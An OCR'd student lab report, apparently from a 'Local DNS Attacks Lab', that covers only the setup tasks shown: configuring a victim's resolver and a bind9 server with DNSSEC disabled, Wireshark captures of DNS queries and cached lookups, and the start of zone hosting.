
Computer Network Security
Local DNS Attacks Lab


PES1201801948
Bharath S Bhambore

Lab Setup :
Dns Server : 10.0.2.5
Attacker : 10.0.2.6
Victim : 10.0.2.7


Task 1 : Configure the User Machine
Configuring the user machine, add the local dns server 10.0.2.5 in the resolv.conf
The 2nd command, resolvconf -u is used to make the changes to take effect




Task 2 : Set up a local dns
Setting up a local dns server using the bind9 server,




Configure the bind servers named.conf file, turn off the dnssec which prevents the further attacks in our lab. We also set the cache dump file in the config.





Restart the bind9 service, to enable the changes we made.




Using the dns server, we ping a website, say google.com
Looking at the wireshark, we can see that the victim machine communicates with the dns server we just set up.




SeedUbuntu 3 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Capturing from any
11:57 AM
Apply a display filter ... <Ctrl-/>
Expression...
No. Source Destination Protocol Length Info
1 10.0.2.7 10.0.2.5 DNS 76 Standard query 0
2 10.0.2.5 10.0.2.7 ICMP 104 Destination unrea
3 ::1 ::1 UDP 64 40848 → 58040 Le
4 127.0.0.1 127.0.1.1 DNS 76 Standard query 0
5 10.0.2.7 10.0.2.1 DNS 76 Standard query 0
6 10.0.2.1 10.0.2.7 DNS 92 Standard query re
7 127.0.1.1 127.0.0.1 DNS 92 Standard query re
8 10.0.2.7 172.217.163.196 ICMP 100 Echo (ping) reque
9 172.217.163.196 10.0.2.7 ICMP 100 Echo (ping) reply
10 10.0.2.7 10.0.2.5 DNS 90 Standard query 0
11 10.0.2.5 10.0.2.7 ICMP 118 Destination unrea
12 127.0.0.1 127.0.1.1 DNS 90 Standard query 0
13 10.0.2.7 10.0.2.1 DNS 90 Standard query 0
14 10.0.2.1 10.0.2.7 DNS 128 Standard query re
15 127.0.1.1 127.0.0.1 DNS 128 Standard query re
16 10.0.2.7 172.217.163.196 ICMP 100 Echo (ping) reque
17 172.217.163.196 10.0.2.7 ICMP 100 Echo (ping) reply
18 10.0.2.7 172.217.163.196 ICMP 100 Echo (ping) reque
19 172.217.163.196 10.0.2.7 ICMP 100 Echo (ping) reply
Frame 1: 76 bytes on wire (608 bits), 76 bytes captured (608 bits) on interface
Linux cooked capture
Internet Protocol Version 4, Src: 10.0.2.7, Dst: 10.0.2.5
any: <live capture in progress>
Packets: 39 · Displayed: 39 (100.0%)
Profile: Defau
Right Ctrl



Re running the ping command, we see that the ip of google is actually cached in the wireshark output shown below



SeedUbuntu 3 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Capturing from any
12:05 PM
Apply a display filter ... <Ctrl-/>
Expression...
No. Source Destination Protocol Length Info
29 ::1 ::1 UDP 64 40848 → 58040 Len=0
30 10.0.2.7 10.0.2.5 DNS 76 Standard query 0x45d9 A …
31 10.0.2.5 10.0.2.7 ICMP 104 Destination unreachable …
32 ::1 ::1 UDP 64 40848 → 58040 Len=0
33 127.0.0.1 127.0.1.1 DNS 76 Standard query 0x45d9 A …
34 10.0.2.7 10.0.2.1 DNS 76 Standard query 0x40eb A …
35 10.0.2.1 10.0.2.7 DNS 92 Standard query response …
36 127.0.1.1 127.0.0.1 DNS 92 Standard query response …
37 10.0.2.7 172.217.163.196 ICMP 100 Echo (ping) request id=…
38 172.217.163.196 10.0.2.7 ICMP 100 Echo (ping) reply id=…
39 10.0.2.7 10.0.2.5 DNS 90 Standard query 0xa1ea PT…
40 10.0.2.5 10.0.2.7 ICMP 118 Destination unreachable …
41 127.0.0.1 127.0.1.1 DNS 90 Standard query 0xa1ea PT…
42 10.0.2.7 10.0.2.1 DNS 90 Standard query 0xfedc PT…
43 10.0.2.1 10.0.2.7 DNS 128 Standard query response …
44 127.0.1.1 127.0.0.1 DNS 128 Standard query response …
45 10.0.2.7 172.217.163.196 ICMP 100 Echo (ping) request id=…
46 172.217.163.196 10.0.2.7 ICMP 100 Echo (ping) reply id=…
47 10.0.2.7 172.217.163.196 ICMP 100 Echo (ping) request id=…
48 172.217.163.196 10.0.2.7 ICMP 100 Echo (ping) reply id=…
49 10.0.2.7 172.217.163.196 ICMP 100 Echo (ping) request id=…
50 172.217.163.196 10.0.2.7 ICMP 100 Echo (ping) reply id=…
51 PcsCompu_8d:58:a3 ARP 62 Who has 10.0.2.7? Tell 1…
52 PcsCompu_5d:6f:bc ARP 44 10.0.2.7 is at 08:00:27:…
53 PcsCompu_5d:6f:bc ARP 44 Who has 10.0.2.5? Tell 1…
any: <live capture in progress>
Packets: 56 · Displayed: 56 (100.0%)
Profile: Defau
Right Ctrl

Task 3: Host a Zone in the Local DNS server.


Create zones in the dns server

\

Setup the forward lookup zone file

